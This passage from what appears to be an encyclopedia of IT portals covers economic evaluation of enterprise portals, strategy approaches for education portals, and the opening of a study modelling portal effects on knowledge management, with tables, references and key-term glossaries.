Because of the problems of quantifying qualitative benefits, companies often focus on quantitative benefits, which can be assessed more easily. In order to analyse the quantitative benefit in terms of cost savings, common methods like ROI, EVA, CBA, or TBO are used. Here the strong focus on costs becomes apparent. Benefits are only considered as long as these benefits are quantified in terms of cost savings, assessed by comparing with target values. However, the majority of benefits are those qualitative aspects, which are hard to measure. These are expressed in monetary figures, restricting the assessment of qualitative benefits by corresponding performance indicators (Pietsch, 2003).

Table 6. Methods for analysing risks

Risk category	I	Q	M	Approach/Method
General project risks	+	+	-	Quantitative risk analysis, scenario analysis, sensitivity analysis
Personnel risks	+	+	+/-	
Financial risks	+	+	+	
Deadline risks	+	+/-	-	
Acceptance risks	+	-	-	
Technology risks	+	+	+/-	
I = Identification / Q = Quantification / M = Quantification in monetary values				

There are methods, such as the value benefit analysis and the balanced scorecard, that try to extend the scope of the economic evaluation by considering benefits that are hard to quantify (Table 5). The value benefit analysis assesses the qualitative benefits by collecting subjective judgements. This method is often used in practice, and provides a good extension to the already mentioned methods and performance indicators, even though, due to its inherent subjective assessment, it might be subject to manipulation.

In order to support an integrated evaluation of quantitative as well as qualitative benefits, a balanced scorecard can be developed, particularly collecting those portal benefits that are hard to measure. Active base costing adapted to process-oriented value benefit analysis is a good method to cover process improvements along processes. Real options are used to assess the dynamic of portal projects. However, due to its high complexity, their popularity is low.

Methods for Analysing Risks

It might be difficult to estimate risks for portal projects that pursue long-term strategic goals (Collins, 2001). In addition, changes in the organisation's environment are complicating the identification of distributed and time-lagged cost and performance effects (Pietsch, 2003). Table 6 summarizes possible risk categories, together with its problems to measure and its methods. Typical methods are the quantitative risk analysis, that is, the Monte-Carlo-Simulation, and Scenario and Sensitivity Analysis.

The scenario technique can only be used in relation to other evaluation methods. Next to a detailed examination of corresponding risks, different possibilities to define and analyse scenarios can show additional views on the economics of the investment. The scenario technique is easy to apply, is highly accepted, and has some advantages concerning the assessment of the qualitative risks of portal projects. Sensitivity analyses are used similar to scenarios to consider different possible results under alternative presumptions (Collins, 2001). They provide a basis to identify critical success factors and to develop risk profiles.

CONCLUSION AND FUTURE TRENDS

Even though many benefits may lay at hand when implementing large enterprise portals, such as personalisation, streamlined processes, and improved information quality, a systematic evaluation of all economic influencing factors considering both quantitative as well as qualitative benefits, costs and risks is important, not only in advance, but dynamically throughout the whole portal project life cycle.

Common methods and procedures to analyze the economic impact of investments cannot be easily adapted for enterprise portals. The need to consider different types of back-end systems, that is, intranet, ERP systems, or legacy systems, inter- and intraorganizational processes, as well as the identification and measurement of the soft, but nevertheless important subjective qualitative factors, are complicating the detailed evaluation of benefits and costs for enterprise portal projects.

On top, there are no frameworks or procedure models that can guide the selection, adaptation, and use of the appropriate evaluation method according to the needs of a portal project, often resulting in an asymmetric consideration of benefits, costs, and risks; altogether no reliable starting point to come to reasonable IT investment decisions.

However, a procedure model based on the stages plan, do, check, act, can be used to carry out a structured analysis, taking into account the whole life cycle of a portal project. One of its key features is its adaptability to different IT projects by providing a classification where measurable key factors of portal costs, benefits, and risks are collected and structured (according to the main portal types). Based on this classification, existing methods to measure the economic impact can be assigned to the corresponding items of the classification.

What are the next steps in the development of the PDCA approach? First, the applicability of the approach has to be proved for different portal projects. W are working on the development of easy to use SW tools to support all stages of the PDCA approach, for example,, integrating templates for different portal types, such as templates with already preconfigured values for typical benefits, costs, and risks of employee portal projects.

REFERENCES

Amberg, M., & Okujava, S. (2005). *State of the art of it project value analysis.* Paper presented at the The European Conference on Information Technology Evaluation (ECITE), Turku, Finland.

Bushell, S. (1992). Implementing plan, do, check and act. *The Journal for Quality and Participation, 15*(5), 58-61.

Cap Gemini Ernst & Young. (2003). *Neue möglichkeiten durch mitarbeiterportale—Business to employee studie.* Cap Gemini Ernst & Young.

Collins, H. (2001). *Corporate portals: Revolutionizing information access to increase productivity and drive the bottom line*. New York: American Management Association.

Collins, H. (2003). *Enterprise knowledge portals*. New York: American Management Association.

Deming, E. (2000). *Out of the crisis*. Cambridge, MA; London: The MIT Press.

Elsener, M. (2005). *Kostenmanagement in der it—leistungssteigerung und kostenoptimierung*. Bonn: mitp-Verlag.

Firestone, J. M. (2003). *Enterprise information portals and knowledge management*. Burlington: Butterworth-Heinemann.

Gurzki, T., & Özcan, N. (2003). *Unternehmensportale—kunden-, lieferanten- und mitarbeiterportale in der betrieblichen praxis*. Stuttgart: Fraunhofer IRB.

Hazra, T. K. (2002, May 19-25). *Building enterprise portals: Principles to practice.* Paper presented at the 24th International Conference on Software Engineering (ICSE'02), Orlando, Florida, USA.

Hierholzer, A. (2000). Benchmarking der kundenorientierung von iv-prozessen. In L. v. Dobschütz, M. Barth, H. Jäger-Goy, M. Kütz & H.-P. Möller (Eds.), *Iv-controlling—konzepte—umsetzungen—erfahrungen* (pp. 571-607). Wiesbaden: Gabler Verlag.

Kastel, B. (2003). *Enterprise portals for the business & it professional*. Sarasota: Competitive Edge International.

Kütz, M. (2003). *Kennzahlen in der it—werkzeuge für controlling und management*. Heidelberg: Dpunkt.

Mangold, P. (2004). *It-projektmanagement kompakt* (2. Auflage ed.). Heidelberg: Spektrum.

MetaGroup. (2003). *Best practices in enterprise portal development.* Meta group.

Pietsch, T. (2003). *Bewertung von informations—und kommunikationssystemen—ein vergleich betriebswirtschaftlicher verfahren*. Berlin: Erich Schmidt Verlag.

Pisello, T. (2001). *Return on investment for information technology providers*. New Canaan: Alinean.

Ramos, L. (2002). *The total economic impact of implementing corporate portals.* Retrieved June 25, 2005, from http://download.microsoft.com/download/4/7/3/473B072C-5D69-4B7C-B0FD-2607813413C3/Total_Economic_Impact_of_Portal_Solutions.pdf

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM, 47*(10), 93-97.

Sullivan, D. (2003). *Proven portals—Best practices for planning, designing and developing enterprise portals*. Boston: Pearson.

Techconsult. (2004). *Portale in deutschland 2004 und 2005—einsatz-planung-strategie-hemmnisse.* Techconsult GmbH.

Wild, M., & Herges, S. (2000). *Total cost of ownership (tco)—ein überblick.* Unpublished Arbeitspapier, Universität Giessen, Giessen.

KEY TERMS

Economic Valuation: Economic valuation is the process of comparison of costs, benefits, and risks of a portal project. We distinguish between ex ante and ex post valuations. The main challenge during the ex ante valuation is the prediction of exact values for cost and benefit categories, and identification and valuation of risks. The ex ante valuation serves as the decision basis whether to start a project or not. The ex post valuation serves as a controlling instrument to compare actual values with target values.

Enterprise Portal: An enterprise portal is an application system that provides secure, customizable, personalizable, integrated access for employees and business partners to a variety of different and dynamic content, applications and services, enabling core e-business strategies. It provides basic functionality with regard to the management, the structuring, and the visualization of content, collaboration, and administration.

PDCA Approach: PDCA approach derives originally from the domain of quality management, and describes a controlled process of continuous improvement. Defining four phases, **P**lan, **D**o, **C**heck, and **A**ct, the PDCA approach suggests a structured approach during a system's life cycle, including controlling activities. Through repeated execution of the PDCA cycle, there is a permanent improvement of a deployed system or processes.

Portal Business Case: The portal business case represents the results of the analysis of different aspects of a portal, for example, requirements on IT infrastructure, description of required self-service applications and features, recommended standards and best practices, and the basic concept of the portal solution. The objective of the business case is to describe the project in order to support the decision-making process in an organisation. Furthermore, the business case serves as a requirement catalogue for the project team.

Portal Engineering: The engineering process is characterized by the systematic use of engineering-like methods and tools, for example, roadmaps, reference models, and so forth, in all stages of the implementation process. Typical tasks within the development process comprise the development of portlets, the customization and integration of portlets in a portal framework, and the roll out of the portal solution.

Portal Strategy: A portal strategy, as described in the business case, outlines the development, introduction, and evolution of the portal. The strategy should be aligned with the e-business and overall corporate strategy. Different types of portals for example, enterprise partner portals, knowledge portals, electronic commerce portals, support different e-business strategies (B2B, B2E, B2C).

Portlet: A portlet can be viewed from different perspectives. For the end, a portlet is nothing more than a window displaying the preferred content, whereas the portal administrator views portlets as content container resources. From a technical perspective of a portal developer, a portlet is an individual application component (servlet) hosted and running in a portal server.

Education Portal Strategy

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INTRODUCTION

Education portals promise to be an integrated point of entry that provides all stakeholders of an education body, frequently referred to as campus or university, with a single, personalized Web interface to all information and application resources in a secure, consistent, and customizable way (Kavavik, 2002) through multiple devices and multiple access methods that can be utilized to retrieve all appropriate information and learning resources anytime, anywhere, with anything. Hence, they allow more interaction and collaboration among students, faculty, staff, and alumni (Barratt, 2003). Properly implemented, portals can be a strategic asset for the institution. In that sense, they do far more than a traditional Web site of static information ever could (Strauss, 2002).

The promising opportunities notwithstanding, developing an education portal can be a key strategic technology decision since it can impact the entire campus community in the way it learns, teaches, communicates, and interacts. Therefore, the primary challenge for educational institutions in prior to the implementation of a portal solution is to develop a deliberate *portal strategy* based on a careful analysis of long term and short term needs and a clear vision with concrete strategic goals (Katz, 2000, 2002).

However, the international portal experience in the educational sector over the past decade shows that various strategies have been pursued in very different institutional environments and with very different objectives (Perraton, 2000). This has been driven to some extent by the fact that the portal concept as other technologies in open and distance learning (ODL) has been first applied and adapted to higher education and professional training environments, but also establishes gradually in primary and secondary education institutions (Owston, 1997; UNESCO, 2000).

Therefore, looking at the development approaches, lessons, comments, and concerns from concrete projects, it is primarily the diversity that stands out. This article sheds light on those aspects that can serve as a common basis for an integrated, generic approach toward portal strategy. It understands the four directions of impacts on learning, teaching, *communication*, and *interaction* of education portals as strategic dimensions along which strategic goals are set and embedded in an institutional context.

The generic approach may guide portal strategists in governing bodies of education portals through the delineation of strategic success factors and development priorities at different stages of portal development independent from the educational sector. Therefore, the terminology of this article refers, in a common sense, to teachers and students instead of differentiating these broader categories into professors, faculty staff, trainers, or pupils. Educational institutions such as universities, colleges, or schools are collectively termed campus.

FOUNDATIONS OF EDUCATION PORTAL STRATEGY

Portals in the field of education are a widely discussed, but nonetheless often misunderstood term. Therefore, the view on education portal strategy should not lack a brief explanation of the conceptual foundations and the terminology. The general portal concept is based on three essential features: personalization, customization, and standardization. The main purpose of personalization is to provide information tailored to the needs of a visitor such as given through the different teacher and student roles these visitors might have in the portal environment. The individual must be able to customize, thus, have complete control over the information displayed on the portal pages. Standardization refers to the user interface as single sign-on (SSO) access point to a variety of tools and resources (Kavavik, 2002).

Portal related initiatives exist at many campuses, but formal strategies for a portal, its use, and its benefits have not been created. Most of the development has occurred in the form of small, targeted projects designed to enhance the functionality of existing Web sites. These projects have been prompted by specific educational or administrative needs (Gleason, 2001). An essential contribution to make the education portal concept more consistent throughout the variety of different institutional and educational specificities is the pyramid model of Oblinger and Kidwell (2000). Based on this approach, success factors for the implementation of education portals can be classified at three levels: *governance*, *services*, and *infrastructure*.

In this sense, the designation of leadership and a concentration of decision-making responsibility are keys to the development and implementation of a portal, providing confidence to campus that it can place the responsibility and trust in the hands of a knowledgeable individual or an informed and dedicated group of individuals. This governing body must be capable enough to conceptualize the entire portal organization and processes, and to control the technical, policy, and financial portal infrastructure. Community involvement and input can play an important role in finding a deliberate balance of necessary competencies.

The service level presents the educational core of the portal. It addresses all aspects of learning, teaching, and administration that a campus intends to capture by electronic means. The service orientation can be both teacher-centered and student-centered according to different teaching and learning models, and types of learning content and applications. Hence, such models and different types of education portals, in a gradual implementation process also referred to as different stages of portal implementation, are duals of one another (UNESCO, 2002a).

At the infrastructure level, the technology architecture, the financial endowment, and the policy framework delineate the vital environment of education portals. The choice of the appropriate overall technological infrastructure is a make-or-buy decision. On the one hand, this depends on resource constraints in terms of in-house development capacity and financial resources. On the other hand, regarding the expediency and the uniqueness of existing file systems and the risk to lock the campus into a single proprietary vendor, the decision must be based on clear requirements on flexibility and adaptability of purchased solutions and legacy systems (Looney & Lyman, 2000). Efficiently, an education portal implementation must consider all requirements at the infrastructure level in order to assure its accurate, long-term operation (Gleason, 2001).

STRATEGIC SPACE OF EDUCATION PORTALS

Looking at the factors classified by Oblinger et al. (2000), the prerequisites for a successful education portal implementation and the global portal environment of campus-specific variables may very well differ from institution to institution and may shape the educational opportunities of portals in very different ways. Whereas, governance and infrastructure appear to play more of a role as determinants of the institutional environment in which a portal strategy is embedded. Thus, the greatest source of strategic development opportunities of education portals is the service level.

The focus on services realigns the discussion of education portal strategies to the core of education portals--open and distance learning (ODL). Katz (2000, 2002) specifies four dimensions that capture the strategically most significant aspects in this field: teaching, learning, communication, and interaction.

TEACHING AND LEARNING

Teaching and *learning* are best thought of as interconnected and interrelated. However, the subject falls into two dimensions when it is regarded in the context of portal strategies and concrete strategic decisions on the design of e-learning systems (ELS), organizational and processes-related issues. The primary interest here is how far and how consistent a campus intends the portal to support and enhance teaching, learning, and related administrative processes (Oblinger, 2001).

The distinct dimensions differentiate the common terms *e-learning* and ODL toward a strategically meaningful view, and put the ELS concept in the focus of education portal strategies. This is key to creating a beneficial learning environment with a positive impact on both effectiveness and efficiency of the teaching and learning process, whereas, effect refers to qualitative educational objectives on certain competencies or knowledge. Efficiency relates to the time or effort needed to achieve this objective. The wide ELS spectrum can roughly be divided into the areas learning management systems (LMS) to administrate learning and teaching processes, and learning content systems (LCS) to provide adequate support in the acquisition of knowledge or competencies (Becker & Knackstedt, 2004).

Courses and curricula define the educational profile of a campus as well as a portal. Therefore, content development and the implementation of appropriate applications to deliver this content are crucial issues in LCS. Comprehensive, well-designed resources may stimulate students' self-directed learning. Whereas, to achieve an optimal online resource pool it is essential to recognize that existing conventional content cannot be transferred directly into technology-supported courses (UNESCO, 2002b). Therefore, the quality, scale, and scope of the portal resources is at least to some extent a question of the design and development capabilities of teachers who are often considered as the content producers (Alpar, Grob, Weimann, & Winter, 2002). Another important aspect of ELS relates to the administrative support of students and teachers. LMS may replace formerly separate staff functions so that teachers or students themselves can perform administrative tasks with little effort and parts of the original campus administration become obsolete (Hawkins, Rudy, & Nicolich, 2005).

COMMUNICATION AND INTERACTION

Education portals provide an enhanced platform for communication and interaction as facilitators and enablers for teaching and learning processes (Oblinger, 2001). Both areas represent target dimensions of portal strategies.

A central principle of learning, *communication* in an education portal environment, involves teachers, students, and supporting administrative staff. The portal can provide its users with easier access to information as well as with information that is more relevant to them. In so doing, it manages the application framework, which distributes information resources in multiple forms and media. Such resources can be communicated either synchronously or asynchronously, pushed by broadcasting or accessed on demand. As these applications change, so the quality and nature of the resources and the impetus on the learning process will change (Pickett & Hamre, 2002). Thus, the sophistication of communication channels of a portal controls the quality of the information, and the resource flow and exchange.

Another key principle of learning, the emphasize of *interaction*, underlines that in the education portal concept, learning is not just about covering content, and it is not technology alone. The purpose of technology is to effectively support good pedagogy (Dede, 2005). Interaction means connected, collaborative generation of knowledge and acquisition of skills between students and teachers and among students and students (Oblinger, 2001).

The education portal creates an interaction space, on the one hand, for larger numbers of students to share a common learning experience, or on the other, to enable an individual student to have a unique, personal interaction with a teacher or with another student, no matter where located. More importantly, these learning experiences can be of much higher quality than they would be possible without an advanced, virtual communication and interaction platform (Collins, 2003).

INTERDEPENDENCIES

While learning content is the central resource, applications supporting communication and interaction in practices, experimentation, simulation, and project work facilitate the transfer of content into knowledge and capabilities. A portal may cover a broad range of corresponding features that all imply different levels of sophistication of the ELS, which embeds the entire teaching and learning process and related administrative activities. Furthermore, as teaching and learning techniques will change along with more interactive, self-directed approaches of student involvement in the education process, so the fundamental roles and the relationship of teachers and students will also (Oblinger, 2003).

The connections between these subjects show the way for a strategy concept that must understand all dimensions from teaching and learning to communication and interaction as interdependent aspects of digital education services. The strategic goals along these dimensions must reflect the interdependence.

In a straightforward approach toward more advanced education concepts on ELS, interaction becomes more and more an integral aspect of portal applications and the teaching and learning process. Students will not only benefit from the unified interface to courseware and required information about courses, easier communication with teaching and administrative staff, but also access to communities of interest and community services, and enhanced learning opportunities tailored to specific learning needs and preferences, following an increasingly student-centered view (Oblinger & Oblinger, 2005).

Hence, also ELS features require gradual or continuous adjustments in order to meet educational standards based on learning behaviour and preferred communication and interaction processes. In this context, reference models on such behavioural aspects may be helpful (Becker, Delfmann, & Knackstedt, 2004). In terms of curriculum and application development, they may be obtained from integrated just-in-time student assessments and program planning in order to better understand the learning effect of different courseware (Olds, Moskal & Miller, 2005).

Furthermore, a corollary of changing patterns of teaching, learning, communication, and interaction, the redefinition of ELS roles in furthering and adapting the education process, present a strategic issue in portals since it is based on the three features, personalization, customization, and standardization, and closely linked to clear and distinct role schemes. The strategy must acknowledge that depending on the focus of the education concept, teachers may act as architect, consultant, expert, guide, lecturer, resource, or reviewer. A student may be apprentice, builder, listener, mentor, peer teacher, publisher, team member, or writer (Oblinger et al., 2005).

Eventually, the technological opportunities to adapt an ELS to concrete needs according to different principles of learning and role models appear to be unlimited (Dede, 2005). The great opportunities notwithstanding, an education portal strategy will hardly succeed without the consideration of capabilities of both teachers and learners to make use of the technology (UNESCO, 2002a).

STRATEGIC APPROACHES

The four dimensions, teaching, learning, interaction, and communication, constitute the strategic space in which the education portal strategy pursues objectives, determines the

Table. Generic approaches towards education portal strategy

Strategy Approach	**Emerging**	**Applying**	**Infusing**	**Transforming**	
Interaction **Communication**	didactic pedagogy, focus on learning management systems, basic communication	Factual knowledge-based learning, learning management systems, learning content systems developed by specialists, content applied in discrete subjects	collaborative learning, learning content systems adopted to teaching practice, integration with non-ICT content, increasing student responsibility	strong leadership, clear governance models, ICT is integral to overall curriculum development, Web-based learning, interaction spaces	**Virtual Campus** if upon education concept implementation no transformation is needed but rather an ad-hoc concept of an entirely virtual organization and corresponding processes
Education Concept	**Teacher-Centered**			**Student-Centered**	

scale and scope of a portal solution, educational services, and features. The remaining question is the strategy formation itself.

UNESCO (2002a) identifies four broad approaches through which educational institutions adopt and use information and communication technology (ICT), termed emerging, applying, infusing, and transforming. These categories reflect the specificities of campus environments with different institutional determinants for the adoption process.

On the application of the strategic dimensions previously outlined, it is possible to derive a compatible concept of equivalent approaches that all imply a certain strategic posture of education portals. Thus, the approach a campus pursues toward education portal strategy can be understood as generic. However, the institutional preconditions, technological opportunities and capabilities, and education concepts present the starting point of a campus-adequate strategy.

The *emerging approach* is firmly grounded in traditional, teacher-centered practice. The curriculum reflects an increase in basic communication functionality. This way the campus community develops an awareness of the benefits of portal technology. The vision reflects individual benefits so that interactive pedagogy is rather a minor aspect in the portal concept than a part of an integrated e-learning program. Teaching and learning processes follow conventional didactic patterns.

The *applying approach* replaces offline tasks formerly carried out in the campus administration and in the curriculum through online portal applications. Whereas, the development of applications and features is driven by ICT specialists. Teachers largely dominate the learning environment that is mainly designed for factual and knowledge-based learning. Direct interaction between students and teachers takes still place offline.

The *infusing approach* involves integrating and embedding the curriculum in the portal, and is seen at those campuses that already employ a broad range of computer-based technologies in laboratories, classrooms, and administrative offices. Teachers explore new ways in which the portal can change and optimize their professional practice, and the effectiveness and efficiency of learning processes. Driven by subject specialists the curriculum begins to merge resources with comprehensive ELS functionality. The student focus increases along with the availability of more collaborative applications.

The *transforming approach* is appropriate for campuses that use technology to rethink, modernize, and innovate their entire organization. The education portal becomes an integral part of daily personal productivity, teaching, and learning practice. The focus of the curriculum is student-centered and integrates a variety of resources in sophisticated applications that support multi-sensory, experiential learning, and different preferred learning styles. The ELS incorporates all areas of teaching and learning, and related administrative activities. Collaboration and mentoring concepts play a key role. The governing body demonstrates strong leadership and requires an advanced level of community involvement. Through a consistent transformation, a campus can become a completely virtual education centre.

The international experience shows that the adoption of ICT and the transition of conventional campus environments is usually a gradual process (UNESCO, 2002a). Therefore, the generic approaches can be seen either as a continuum of stages for the implementation of portal technology or as ad-hoc concept to guide a portal strategy in the definition of a deliberate balance of strategic goals in order to leapfrog certain stages. Whereas, necessary resource commitments at the portal service and infrastructure level will increase the greater the step is from an existing institutional framework, its educational objectives, and its technological readiness toward a more *virtual campus* approach (UNESCO, 2003).

CONCLUSION

Eventually, it is obvious that the challenge of an education portal strategy is no less than the challenge of bringing a campus into a wave of technology. The generic approaches can assist the delineation of strategic success factors and development priorities for portal development. They provide a framework to further the teaching, learning, communication, and interaction capacity of existing portal solutions in systematic way, adapted to the specificities of a campus. Table 1 illustrates the multi-dimensional picture previously outlined and its interdependencies.

REFERENCES

Alpar, P., Grob, H. L., Weimann, P., & Winter, R. (2002). Anwendungsorientierte Wirtschaftsinformatik - Eine Einführung in die strategische Planung, Entwicklung und Nutzung von Informations- und Kommunikationssystemen, 3. Braunschweig-Wiesbaden, Germany: Vieweg.

Barratt, W. (2003). Information technology in student affairs. In S. R. Komives, D. Woodard Jr., & Associates (Eds.), *Student services: A handbook for the profession* (pp. 379-396). San Francisco: Jossey Bass.

Becker, J., Delfmann, P., & Knackstedt, R. (2004). Adaption fachkonzeptioneller Referenzprozessmodelle. *Industrie Management, 20*(1),19-21.

Becker, J., & Knackstedt, R. (2004). Referenzmodellierung im Data-Warehousing. State-of-the-Art und konfigurative Ansätze für die Fachkonzeption. *Wirtschaftsinformatik, 46*(1), 39-49.

Collins, H. (2003). *Enterprise knowledge portals: Next generation portal solutions for dynamic information access, better decision making, and maximum results*. New York: Amacom.

Dede, C. (2005). Planning for neomillennial learning styles. *Educause Quarterly, 28*(1), 7-12.

Gleason, B. W. (2001). Institutional information portal--key to Web application integration. In Information Technology (Ed.), *White papers* (document reference January 2001). Boston, MA: Bosten College.

Hawkins, B. L., Rudy, J. A., & Nicolich, R. (2005). Web portals. In *Core Data Service - Fiscal Year Summary Report* (pp. 57-61). Washington, DC: Educause.

Katz, R. N. (2002). *Web portals & higher education*. San Francisco: Jossey Bass.

Katz, R. N. (2000). It's a bird. It's a plane. It's a portal? What is a campus portal strategy and why do you need one? *Educause Quarterly, 23*(3), 10-11.

Kavavik, R. B. (2002). E-business in higher education. In R. Katz (Ed.), *Web portals & higher education* (pp. 41-67). San Francisco: Jossey Bass.

Looney, M., & Lyman, P. (2000). Portals in higher education: What are they and what is their potential? *Educause Review, 35*(4), 28-36.

Oblinger, D. G. (2003). Boomers, gen-xers, and millenials--Understanding the new students. *Educause Review, 38*(4), 37-47.

Oblinger, D. G. (2001). Will e-business shape the future of open and distance learning? *Open Learning, 16*(1), 9-24.

Oblinger, D. G., & Kidwell, J. (2000). Distance learning: Are we being realistic? *Educause Review, 35*(3), 31-38.

Oblinger, D. G., & Oblinger, J. L. (2005). *Educating the net generation.* Washington, DC: Educause.

Olds, B. M, Moskal, B. M., & Miller, R. L. (2005). Assessment in engineering education: Evolution, approaches, and future collaborations. *Journal of Engineering Education, 94*(1), 13-25.

Owston, R. D. (1997). The world wide Web, a technology to enhance teaching and learning? *Educational Researcher, 26*(2), 27-42.

Perraton, H. (2000). *Open and distance learning in the developing world.* London: Routledge.

Pickett, R., & Hamre, W. (2002). Building portals for higher education. *New Directions for Institutional Research, 113*(29), 37-55.

Strauss, H. (2002). All about Web portals: A home page does not a portal make. In R. Katz (Ed.), *Web portals & higher education* (pp. 33-40). San Francisco: Jossey Bass.

UNESCO. (2003). *The virtual university: Models and messages.* Paris: International Institute for Educational Planning.

UNESCO. (2002a). *Information and communication technology in education—A curriculum for schools and programme of teacher development* (UNESCO document symbol ED/HED/TED/1). Paris: Division of Higher Education.

UNESCO. (2002b). Open distance learning—Trends, policy, and strategy considerations (UNESCO document symbol ED.2003/WS/50). Paris: Division of Higher Education.

UNESCO. (2000). *Informatics for primary education. Recommendations.* Moscow: Institute for Information Technologies in Education, International Federation for Information Processing, & Institute of New Technologies of Education.

KEY TERMS

Education Portal: An education portal is a central single sign-on access point of an education institution to relevant information, resources, and applications to support learning, teaching, communication, and interaction processes in a personalized and customized way.

E-Learning: E-learning is the effective learning process created by combining digitally delivered content with learning support for students and services provided by tutors, facilitators or course coordinators.

E-Learning System (ELS): An interactive system that personalizes and adapts e-learning content, pedagogical models, and interactions between participants in the environment to meet the individual needs and preferences of users if and when they arise.

Learning Content System (LCS): A process or software that allows groups of learners and teachers to effectively plan, create, manage, store, and distribute content such as published documents (Web or print), images, archived communications, presentations, or streaming media.

Learning Management System (LMS): Software that automates the administration of learning activities at an institutional-level and may be used to implement enhanced pedagogical principles.

Single Sign-On (SSO): Through single sign-on, a portal presents a single online destination from which users can receive content, perform tasks, and access other online systems so that they do not need multiple login profiles to do so.

Web Portal: A Web portal is a single sign-on gateway, entry point, or knowledge shop of extensive information resources dealing with a specific topic.

The Effects of Enterprise Portals on Knowledge Management Projects

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INTRODUCTION

In an attempt to consolidate various departmental intranets, organizations are constructing corporate intranets or portals (Choo, Detlor, & Turnbull, 2000). They are becoming single points of entry through which users and communities can perform their business tasks, and also evolving into virtual places where people can get in touch with other people who share common interests. Due to this evolution from intranets towards portals, many organizations are using them as the major technological infrastructure of their knowledge management (KM) initiatives. KM studies analyze people, organizations, processes and technology. Although technology is not the main component of KM, it would be naive to implement KM without considering any technological support. KM is of particular relevance to information science and information system research because technologies play a critical role in shaping organizational efforts for knowledge creation, acquisition, integration, valuation, and use (Sambarmurthy & Subramani, 2005).

The purpose of this article is to present a model which may be useful to help organizations in understanding the impacts of portal initiatives on KM initiatives. The research model, that is presented a little later, was based on TAM (technology acceptance model), TTF (task technology fit) and knowing organization model (Choo, 1998), and was tested in 98 Brazilian and 70 Portuguese organizations.


BACKGROUND

Many of the existing proposals for portal evaluation (Delphi Group, 2000; Firestone, 2003; Terra & Gordon, 2002) place more emphasis on the technological aspects rather than on organizational issues. Indeed, most of the mentioned proposals do not leverage classical studies that exist on information science and information systems literature. Perceiving the portal as a specific type of information system is a way of exploiting previous studies related to user behavior, technology acceptance and its organizational impact.

The TAM model was developed to explain and predict computer usage behaviour (Davis, 1989). The TAM has received substantial theoretical and empirical support from hundreds of studies, becoming a generally accepted cognitive model for predicting user IT acceptance (Detlor, 2004). The TAM has two variables influencing attitudes and use: perceived usefulness and perceived ease of use. *Perceived usefulness* is defined as the degree to which a person believes that using a particular system would enhance his or her job performance. In contrast, *perceived ease of use* refers to the degree to which a person believes that using a particular system would be free of effort (Davis, 1989).

According to the TTF model (Goodhue & Thompson, 1995), a technology has a positive impact on individual performance when it is utilized and has a good fit with the tasks it supports. A combination of TTF and TAM into one extended model has proven to be a superior model to either the TAM or the TTF model alone (Dishaw & Strong, 1999). Therefore, the portal quality construct presented in this article will use concepts from both models, adapting them to the portal's context. For different reasons, the following TTF factors have not been taken into account for the development of the quality construct: TTF3 (Authorization), TTF6 (Production timeliness), TTF7 (Reliability), and TTF8 (Relationship with users). TTF3 is not a critical issue for portals, which are usually accessible to all the users within the organization. TTF6 and TTF8 are beyond the scope of this research in that portal managers will be

Figure 1. Research model



involved. Finally, TTF7 was eliminated due to the high predictability of portal environment. As the amount of users is usually known by the organization, it is quite easy to scale the system to support the demand in a reliable manner. On the other hand, the factors TTF1(accuracy, novelty), TTF2(Locatability), TTF4(Compatibility), and TTF5(Ease of use) were incorporated into the quality construct. The quality dimensions comprised by TTF1 are fundamental because information retrieval is the most basic motivation for portals. Analogously, TTF2 is also critical, because it will be worthless to have high quality information if users are not able to find or understand its meaning. TTF4 was kept in construct because one of the greatest portal challenges is to integrate heterogeneous IS. TTF5 was chosen for being a TTF factor and a TAM variable.

As the research objective is to analyze the effects of portals on KM initiatives, it is necessary to provide some background concerning KM. In fact, KM intends to be an area of research and practice that deepens the understanding of knowledge processes in organizations, and develops procedures and instruments to support the transformation of knowledge into economic and social progress (Carvalho & Ferreira, 2001). In order to establish a more consistent link between information and knowledge processes, the knowing organization model (Choo, 1998) will be adopted as a theoretical background. This framework describes organizations as systems where the processes of sense-making, knowledge creating and decision-making are continuously interacting.

Sense-making is related to how the organization interprets and makes sense of its changing environment which leads to shared meanings and intent. Knowledge creation is accomplished through the conversion and sharing of different forms of organizational knowledge, resulting in new capabilities and innovation. Finally, the organization processes and analyses information through the use of rules and routines that reduce complexity and uncertainty (Choo, 1998).

THE RESEARCH MODEL

The following research model has been designed to analyze the relationships between portal quality and portal usage with the three dimensions of the knowing organization model. Figure 1 provides a graphical representation of the research model.

The research model has five constructs: portal quality, portal usage, sense-making, knowledge creation and decision-making. The research model's variables were translated into a Web-based questionnaire using Likert-type scales (0-10) with the extremes "totally disagree" and "totally agree". None of the questions were written in a negative manner, therefore the value 10 always means the most advanced level of the practice being evaluated. The quality construct was based on TAM and TTF models, and its variables are described in Table 1.

The usage construct was conceived to evaluate how frequently users access portal features, and its variables are described in Table 2.

The questions related to usage construct allow respondents to answer "not available" if the feature was not present on the intranet. This procedure was used to distinguish between inexistence of features and very low usage of existing features. The 11-point Likert-type scale was presented with the extremes "(0)—very rare usage (once a month or less)" and "(10)—very frequent usage (more than 5 hours per day)" in order to guide respondents. Additionally, the middle of the scale (value 5) had a label "between one half and 1 hour per day".

Table 1. Variables of the quality construct

Variable	Inspiration	Question
(q1)Quality of information	TTF1	The intranet maintains accurate and up-to-date information at an appropriate level of detail sufficient for users to carry out their tasks.
(q2)Locatability	TTF2	It is easy to determine what information is available on the intranet and locate it.
(q3)Meaning of information	TTF2	The exact meaning of information available on the intranet is either obvious, or easy to find out.
(q4)Compatibility	TTF4	The intranet supports comparison and consolidation of information from different sources, without generating unexpected or difficult inconsistencies.
(q5)Productivity increase	TAM	The intranet enables users to accomplish tasks more quickly, increasing their productivity.
(q6)Job facilitator	TAM	The intranet makes it easier for users do their jobs.
(q7)Job quality gain	TAM	The intranet enables users to improve the quality of their work.
(q8)Usefulness	TAM	Overall, users find the intranet useful in their jobs.
